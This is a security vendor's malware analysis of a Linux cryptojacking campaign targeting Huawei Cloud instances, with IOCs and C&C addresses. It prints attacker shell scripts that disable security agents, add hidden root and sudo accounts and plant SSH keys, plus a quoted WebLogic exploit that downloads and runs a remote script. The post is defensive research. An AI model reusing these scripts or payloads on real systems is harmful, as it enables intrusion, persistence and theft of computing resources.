Actors Target Huawei Cloud Using Upgraded Linux Malware

trendmicro.com/en_us/research/21/j/actors-target-huawei-cloud-using-upgraded-linux-malware-.html

October 8, 2021

We have recently noticed another Linux threat evolution that targets relatively new cloud service providers (CSPs) with cryptocurrency-mining malware and cryptojacking attacks. In this article, we discuss a new Linux malware trend in which malicious actors deploy code that removes applications and services present mainly in Huawei Cloud. Specifically, the malicious code disables the hostguard service, a Huawei Cloud Linux agent process that “detects security issues, protects the system, and monitors the agent.” The malicious code also includes cloudResetPwdUpdateAgent, an open-source plugin agent that allows Huawei Cloud users to reset a password to Elastic Cloud Service (ECS) instance, which is installed by default on public images. As threat actors have these two services present in their shell scripts, we can assume that they are specifically targeting vulnerable ECS instances inside Huawei Cloud.

```
systemctl is-active --quiet hostguard
if [ $? -eq 0 ]; then
        echo "hostguard is running, proceeding to stop."
        service hostguard stop
        service hostguard.service stop
        systemctl disable hostguard
        systemctl disable hostguard.service
else
        echo "hostguard is not running. Good day to you!"
fi

systemctl is-active --quiet cloudResetPwdUpdateAgent
if [ $? -eq 0 ]; then
        echo "cloudResetPwdUpdateAgent is running, proceeding to stop."
        service cloudResetPwdUpdateAgent stop
        service cloudResetPwdUpdateAgent.service stop
        systemctl disable cloudResetPwdUpdateAgent.service
        systemctl disable cloudResetPwdUpdateAgent
else
        echo "cloudResetPwdUpdateAgent is not running. Good day to you!"
fi
```

Figure 1.

Malicious code that disables hostguard and resets the password to ECS instance using the includes cloudResetPwdUpdateAgent plugin agent

Campaign evolution

While researching this campaign, we stumbled upon older samples involved in a campaign that was previously discussed in a 2020 Tencent blog. The samples from that campaign were targeting container environments. There were two specific routines supporting this finding: the first one was that one of the payloads of this attack dropped a network scanner to map other hosts with ports commonly used as container APIs. The second was a function that created firewall rules to ensure that those container API ports are going to open. On the newer samples we’ve found, the firewall rule creation is still present as a code that’s left behind. However, it’s been commented on, so no rule is created. We’ve observed that the newer samples are only targeting cloud environments.

Another interesting capability that we haven’t seen before is that in this campaign, malicious actors have been searching for specific public keys that would allow them to kill off their competition from the infected system and update their own keys. More than any other samples and campaigns we’ve seen so far, this campaign performs a comprehensive sanitization of the operation system. It looks for both signs of previous infections and for security tools that could stop its malicious routines. Not only that, but it also uses simple but effective commands to clean up after it performs its infection routine.

```
cat /root/.ssh/authorized_keys | grep -vw grep | grep "AAAAB3NzaC1yc2EAAAADAQABAAABAQCaI\/z3wCJ"
if [ $? -eq 0 ]; then
        echo "key exists, removing."
        sudo chattr -ia /root/.ssh/authorized_keys
        sed -i '/^ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCaI\/z3wCJX+ZeHqkRwhQQFwCqG+uorAskTWehsUXv\/BpbM127jiZ:
        sudo chattr +ia /root/.ssh/authorized_keys
else
        echo "/root/.ssh/authorized_keys clean"
fi
```

Figure 2. Code showing SSH keys sanitization

Most of the sourced samples follow the same routine of declaring several functions in no specific order. At the end of the file calling the functions, it follows a specific order: It performs initial connectivity checking, ensuring that outgoing connections are allowed, and checking if DNS servers are public (8.8.8.8 and 1.1.1.1). Such a routine is commonly done to make sure that when malicious URLs are requested, they will not be detected and that the domain translation denied by a Domain Name System (DNS) Security is implemented.

Following the first connectivity check, the next set of functions are then called to prepare the system. It first removes any traces of infections made by competitors to avoid sharing computational resources. This kind of behavior was previously seen and documented, but this specific campaign goes beyond when it pertains to maintaining access in the infected system.



Figure 3. The specific order of function that the campaign's routine follows in order to avoid detection

Upon further analysis of this campaign, we came across an interesting observation: the threat actors know their competitors well. They are aware of the users that their competitors use to maintain access. This is why they make sure to check and remove their competitors' users first before creating their own users.

```
if id "darmok" 2>/dev/null; then
        chattr -ia /etc/passwd
        chattr -ia /etc/shadow
        echo "user exists, deleting..."
        userdel -rf darmok
        chattr +ia /etc/passwd
        chattr +ia /etc/shadow
else
        echo "darmok user does not exist."
fi

if id "cokkokotre1" 2>/dev/null; then
        chattr -ia /etc/passwd
        chattr -ia /etc/shadow
        echo "user exists, deleting..."
        userdel -rf cokkokotre1
        chattr +ia /etc/passwd
        chattr +ia /etc/shadow
else
        echo "cokkokotre1 user does not exist."
fi

if id "akay" 2>/dev/null; then
        chattr -ia /etc/passwd
        chattr -ia /etc/shadow
        echo "user exists, deleting..."
        userdel -rf akay
        chattr +ia /etc/passwd
        chattr +ia /etc/shadow
else
        echo "akay user does not exist."
fi

if id "o" 2>/dev/null; then
        chattr -ia /etc/passwd
        chattr -ia /etc/shadow
        echo "user exists, deleting..."
        userdel -rf o
        chattr +ia /etc/passwd
        chattr +ia /etc/shadow
else
        echo "o user does not exist."
fi

if id "phishl00t" 2>/dev/null; then
        chattr -ia /etc/passwd
        chattr -ia /etc/shadow
        echo "user exists, deleting..."
        userdel -rf phishl00t
        chattr +ia /etc/passwd
        chattr +ia /etc/shadow
else
        echo "phishl00t user does not exist."
fi
```

Figure 4. Malicious actors check for and remove their competitors' users in the system

After removing unnecessary users from the system, the next step is creating several users of their own. This is another behavior that we have partially seen in other samples targeting cloud environments. The difference of this campaign, however, is that it creates a greater number of users using more generic, inconspicuous names such as "system" and "logger." Using usernames such as these can fool an inexperienced Linux analyst into thinking that these are legitimate users.

Another unique behavior is that during the creation of the user, the script adds them to the sudoers list to give them administrative powers over the infected system.

```
usercheckgo() {
        echo "checking users..."
        # initial

        if id "sysall" 2>/dev/null; then
                echo "sysall user already exists"
        else
                echo "sysall user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                groupdel sysall
                useradd -M -u 0 -o -p '$6$ktCjSvxn$41E7uhRaaUVs84QIzVQ6rq5PPiLlx2s4glzfIIOGyrRkQpWpqG1Wubb1E75tjhRbrtwTeQYcImA0/3eLRz8.o0' -s /bin/bash -d /root sysall
                #useradd -m -p '7Pvsd3qh8Rx1c' sysall;
                #usermod -aG sudoers sysall;
                usermod -aG root sysall
                #adduser sysall sudo;
                chattr -ia /etc/sudoers
                echo "sysall    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
                echo "sysall user added"
        fi

        if id "system" 2>/dev/null; then
                echo "system user already exists"
        else
                echo "system user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                useradd -M -p '$6$ktCjSvxn$41E7uhRaaUVs84QIzVQ6rq5PPiLlx2s4glzfIIOGyrRkQpWpqG1Wubb1E75tjhRbrtwTeQYcImA0/3eLRz8.o0' -s /bin/bash -d /root system
                usermod -aG root system
                chattr -ia /etc/sudoers
                echo "system    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
                echo "system user added"
        fi

        if id "logger" 2>/dev/null; then
                echo "logger user already exists"
        else
                echo "logger user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                useradd -p '$6$ktCjSvxn$41E7uhRaaUVs84QIzVQ6rq5PPiLlx2s4glzfIIOGyrRkQpWpqG1Wubb1E75tjhRbrtwTeQYcImA0/3eLRz8.o0' -G root -s /bin/bash -d /opt/logger logger
                usermod -aG root logger
                chattr -ia /etc/sudoers
                echo "logger    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
                echo "logger user added"
        fi

        if id "autoupdater" 2>/dev/null; then
                echo "autoupdater user already exists"
        else
                echo "autoupdater user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                useradd -p '$6$ktCjSvxn$41E7uhRaaUVs84QIzVQ6rq5PPiLlx2s4glzfIIOGyrRkQpWpqG1Wubb1E75tjhRbrtwTeQYcImA0/3eLRz8.o0' -s /bin/bash -d /opt/autoupdater autoupdater
                usermod -aG root autoupdater
                chattr -ia /etc/sudoers
                echo "autoupdater    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
```

Figure 5. The malicious actors create generic users to avoid detection and add them to the sudoers list

The hacking team also adds their own ssh-rsa key to enable them to repeatedly log in to the infected system. After conducting system modifications, they add special permissions to prohibit further modifications from being applied to those files. This ensures that the malicious users that they created cannot be removed or modified.

```
addsystemsshkey() {

        if [ -f "/opt/system/.ssh/authorized_keys" ]; then
                echo "authorized_keys file exists in system home directory"
                if md5sum --status -c - <<<"1fa4c8026b46000b3558954b407d0e76 /opt/system/.ssh/authorized_keys"; then
                        echo "key is good...nothing to do"
                else
                        echo "key checksums dont match...replacing"
                        echo "" >>/opt/system/.ssh/authorized_keys
                        chmod 600 /opt/system/.ssh/authorized_keys
                        echo "setting up system user key"
                        mkdir /opt/system
                        mkdir /opt/system/.ssh
                        chmod 700 /opt/system/.ssh
                        touch /opt/system/.ssh/authorized_keys
                        echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLVZNrAJ1uzR7d2bm1iUQPAgjuBlyLQQNaEHVmACWtGwwiOKMPiFBfBjuNJIyZFnGkkFgJP5fi8v1eqliaBgqERUDDtW/RZDDIz8DovDrA4/MGlxpCHLeViN+F62W/jgeufiQ7NiPTlPB3Fuh7E7QXXpXqQ6EmVlV0iWdzqRvSiDIB3cIL6E2CrK47pY6Rp6rY2YKYzUhiZR
qAMHViMR+2MARL2jERfF3CsG6ZXo/7UVVx+tqoKQDHPmz21mrul0F6RW5hh04dE2q1+/w6xmX8AxUSGmPdpwQa8GuV7NHHZmY026ndTVi2ES472tJdkXVHmLX889Un42JLNVXwPU/H linux@linux.com" >>/opt/system/.ssh/authorized_keys
                        chmod 600 /opt/system/.ssh/authorized_keys
                        chown -R system:system /opt/system
                        chattr +ia /opt/system/.ssh/authorized_keys
                        chattr -ia /etc/passwd
                        chattr -ia /etc/shadow
                        usermod -d /opt/system system
                        chattr +ia /etc/passwd
                        chattr +ia /etc/shadow
                fi
        else
                echo "does not exist at all, creating key"
                mkdir /opt/system
                mkdir /opt/system/.ssh
                chmod 700 /opt/system/.ssh
                touch /opt/system/.ssh/authorized_keys
                echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLVZNrAJ1uzR7d2bm1iUQPAgjuBlyLQQNaEHVmACWtGwwiOKMPiFBfBjuNJIyZFnGkkFgJP5fi8v1eqliaBgqERUDDtW/RZDDIz8DovDrA4/MGlxpCHLeViN+F62W/jgeufiQ7NiPTlPB3Fuh7E7QXXpXqQ6EmVlV0iWdzqRvSiDIB3cIL6E2CrK47pY6Rp6rY2YKYzUhiZRqAMHViMR
+2MARL2jERfF3CsG6ZXo/7UVVx+tqoKQDHPmz21mrul0F6RW5hh04dE2q1+/w6xmX8AxUSGmPdpwQa8GuV7NHHZmY026ndTVi2ES472tJdkXVHmLX889Un42JLNVXwPU/H linux@linux.com" >>/opt/system/.ssh/authorized_keys
                chmod 600 /opt/system/.ssh/authorized_keys
                chown -R system:system /opt/system
                chattr +ia /opt/system/.ssh/authorized_keys
                sudo chattr -ia /etc/passwd
                sudo chattr -ia /etc/shadow
                sudo usermod -d /opt/system system
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
        fi
}
```

Figure 6. The malicious actors add their own ssh-rsa key to enable them to repeatedly log in on the infected system

Another interesting aspect of this campaign is that it installs The Onion Router (Tor) proxy service. This will be used later by the payloads to anonymize the malicious connections made by the malware.

```
installsoft() {
        yum install -y epel-release
if [ ! -f /usr/bin/tor ]
then
        yum install -y tor 2>/dev/null
        apt-get install tor -y 2>/dev/null
fi
```

```
root@d8c05885d04f:/# curl -sSL "https://ipinfo.io/json"
{
  "ip": "94.198.41.220",
  "city": "Vienna",
  "region": "Vienna",
  "country": "AT",
  "loc": "48.2085,16.3721",
  "org": "AS9009 M247 Ltd",
  "postal": "1010",
  "timezone": "Europe/Vienna",
  "readme": "https://ipinfo.io/missingauth"
}root@d8c05885d04f:/#
root@d8c05885d04f:/#
root@d8c05885d04f:/#
root@d8c05885d04f:/# curl --socks5-hostname localhost:9050  -sSL "https://ipinfo.io/json"
{
  "ip": "107.189.30.22",
  "hostname": "torproject.org",
  "city": "Bissen",
  "region": "Mersch",
  "country": "LU",
  "loc": "49.7873,6.0654",
  "org": "AS53667 FranTech Solutions",
  "postal": "L-7703",
  "timezone": "Europe/Luxembourg",
  "readme": "https://ipinfo.io/missingauth"
}root@d8c05885d04f:/#
root@d8c05885d04f:/#
```

Figure 7. The campaign installs and uses the Tor proxy service to anonymize malicious connections

Campaign payloads and upgraded functionalities

The script deploys two executable and linkable format (ELF) binaries — linux64_shell and xlinux.



Figure 8. A diagram that shows the malicious script deploying two ELF binaries, linux64_shell and xlinux

linux64_shell

The binary itself is packed and obfuscated, the Ultimate Packer for Executables (UPX) packer has been used, but then the binary was tampered with in order to make the analysis harder and fooling some of the automated toolsets.



Figure 9. UPX header present in the binary

Upon closer look, we can see that another binary with extra data was appended to the file.

Figure 10. Another binary appended to the file

The appended binary is a compiled CrossC2 communication library included to be able to interact directly with CobaltStrike's module using the following functions:

- cc2_rebind_http_get_recv
- cc2_rebind_http_post_send
- cc2_rebind_post_protocol
- cc2_rebind_http_get_send

After it is successfully unpacked, the executable continues with its control flow, which is designed to not be easily understood by an analyst and is full of conditional jumps.



Figure 11. Obfuscated control flow full of (conditional) jumps

At this point, the malware tries to connect to the C&C with an IP address of 45[.]76[.]220[.]46 on port 40443. This provides shell access to the attackers.

xlinux

The second binary is a Go-compiled binary implementing several modules from the kunpeng_framework. It acts as a vulnerability scanner, exploits weaknesses, and deploys the initial malicious script.

1. The binary notifies malicious actors about the infected machine by sending an HTTP POST request to following URL 103[.]209[.]103[.]16:26800/api/postip

2. It copies itself into /tmp/iptablesupdate and drops a persistence script

```
#!/bin/sh
num1=$(ps -ef | grep -w iptableupdate.sh | grep -v grep | wc -l)
echo $num1
if [ $num1 -gt 2 ];then    # if num>2
        echo "NOW we are RUNNING"
        exit
fi

while true
do
        num1=$(ps -ef | grep iptablesupdate | grep -v grep | wc -l)
        echo $num1
        if [ $num1 -lt 1 ];then
                chattr -ia /tmp/iptablesupdate
                chmod +x /tmp/iptablesupdate
                /tmp/iptablesupdate 2>&1 &
                sleep 5
        fi
```

Figure 12. Dropped script makes the Go binary persistent

3. The binary begins with a “security” scan. Once a weakness is found, it exploits it and deploys its payload

```
lang.Runtime.getRuntime().exec('wd1%20-O%20-%20http%3A%2F%2F103.209.103.16%3A2680
0%2Fff.sh%20%7C%20sh%20-s');")/console/css/%252e%252e%252fconsole.portal?_nfpb=tr
ue&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Run
time.getRuntime().exec('wdt%20-O%20-%20http%3A%2F%2F103.209.103.16%3A26800%2Fff.s
h%20%7C%20sh%20-s');")/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_page
Label=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.get
Runtime().exec('wget%20-O%20-%20http%3A%2F%2F103.209.103.16%3A26800%2Fff.sh%20%7C
%20sh%20-s');")copy abobcd from program 'echo
ZXhlYyAmPi9kZXYvbnVsbApleHBvcnQgUEFUSD0kUEFUSDovYmluOi9zYmluOi91c3IvYmluOi91c3Ivc
2JpbjovdXNyL2xvY2FsL2JpbjovdXNyL2xvY2FsL3NiaW4Kd2dldCAtTyAtIGh0dHA6Ly8xMDMuMjA5Lj
EwMy4xNjoyNjgwMC9mZi5zaCB8IHNoIC1z|base64
-d|bash';FFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B80DC1CD129024E088A67CC74020BBEA6
```

Figure 13. An example of an integrated exploit

An infected system is scanned for the following vulnerabilities and security weaknesses:

- SSH weak passwords
- Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (CVE-2020-14882)
- Redis unauthorized access or weak passwords
- PostgreSQL unauthorized access or weak password
- SQLServer weak password
- MongoDB unauthorized access or weak password
- File transfer protocol (FTP) weak password

Conclusion

Cryptocurrency miners are one of the most deployed payloads in the Linux threat landscape. In recent years, we have observed malicious actors such as TeamTNT and Kinsing launch cryptojacking campaigns and cryptocurrency mining malware that competes for the computing powers of infected resources.

In 2020 and 2021 we have seen how these cybercriminal groups consistently targeted cloud environments and added cloud-centric features to their campaigns, including credential harvesting and the removal of cloud security services related to Alibaba Cloud and Tencent Cloud.

Cloud service misconfigurations can allow cryptocurrency mining and cryptojacking attacks to happen. Most of the attacks that we’ve monitored occurred because the services running on the cloud had an API or an SSH with weak credentials or had very permissive configurations, which attackers can abuse to enable them to infiltrate a system without needing to exploit any vulnerabilities. Misconfigurations are a common point of entry in such scenarios, and cloud users should give the same thought and attention to misconfigurations as they do to vulnerabilities and malware.

Our team published several blogs and a research paper that shows how malicious actors targeted a specific cloud provider. In this blog, we have seen evidence of cybercriminals targeting other relatively newer CSPs like Huawei Cloud. Since attackers are also migrating to the cloud, the availability and scalability of resources are becoming even more precious since most of their attacks routinely deploy cryptojacking malware among other malicious routines.

We have reached out to Huawei Media Team through their email address listed on their Contact Us page with our findings prior to the publication of this blog, and we are currently awaiting their acknowledgment or reply.

Cloud security recommendations

Malicious actors and hacking groups continue to upgrade their malware’s capabilities to make the most of their attacks. To keep cloud environments secure, organizations must not rely solely on malware scanning and vulnerability checking tools. Checking and studying the responsibility model of their CSPs can help them define the best policies to put into place when publishing their cloud services.

MITRE ATT&CK Tactics and Techniques

Reconnaisance	Resource development	Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Discovery	Lateral movement	Collection	Command and Control	Exfiltration	Impact
Active scanning	Compromise accounts	Exploit public-facing application	Command and scripting interpreter	Account manipulation	Exploitation for privilege escalation	Unsecured credentials	Account discovery	Exploitation of remote services	Archive collected data	Application layer protocol	Automated exfiltration	Endpoint denial of service
Gather victim host information	Compromise infrastructure	T1068 Exploitation for privilege escalation	Inter-process communication	Compromise client software binary			Cloud infrastructure discovery	Use alternate authentication material	Automated collection	Ingress tool transfer	Exfiltration over C&C channel	Resource hijacking
Gather victim network information	Establish accounts		Scheduled task/job	Implant container image			File and directory discovery		Data from local system	Multistage channels		Service stop
			Shared modules				Network service scanning		Data from configuration repository			System/ shutdown reboot
			Software deployment tools				Process discovery					Data manipulation
			System services				Remote system discovery					
							System service discovery					
							Software discovery					

Indicators of compromise

SHA-256	File	Detection Names
3e38c51510f95643b04a9ba0f884a445f09372721073601abcbf8f12f663bf90	fczyo	Coinminer.Linux.XANTHE.B
6a5a0bcb60944597d61d5311a4590f1850c2ba7fc44bbcde4a81b2dd1effe57c	fczyo	Coinminer.Linux.XANTHE.A
71f578d122252c7fa67ca343cd29d65ac42d6f7c45bf91f146a1cd04b0446c23	fczyo	Coinminer.Linux.XANTHE.B
9849c66d8b6c444904259cda7f3e34ac2c60b00a945d3d5b911b5e290eb2888d	fczyo	Coinminer.Linux.XANTHE.B
d092b4cbf655d02ad8eae1a66db98e67cf95fa9e0b7c327c4bca33815696bf68	ff.sh	Trojan.SH.CVE20205902.B
e8503d6697c61c2c51ca90742b0634ce93710d6fdfb0965e35977e6cab4d039b	xlinux	Coinminer.Linux.PROCEAN.A
f36d3996245dba06af770d1faf3bc0615e1124fa179ecf2429162abd9df8bbf8	Linux64-shell	Trojan.Linux.COBEACON.A
fc614fb4bda24ae8ca2c44e812d12c0fab6dd7a097472a35dd12ded053ab8474	ff.sh	Trojan.SH.CVE20205902.B

Keys

AAAAB3NzaC1yc2EAAAADAQABAAABAQDLVZNrAJ1uzR7d2bm1iUQPAgjuBlyLQQNaEHVmACWtGwwiOKMPiFBfBjuNJIyZFnGkkFgJP5fi8v1e
linux@linux.com" >>/opt/autoupdater/.ssh/authorized_keys

C&C Servers

- 103[.]209[.]103[.]16
- 45[.]76[.]220[.]46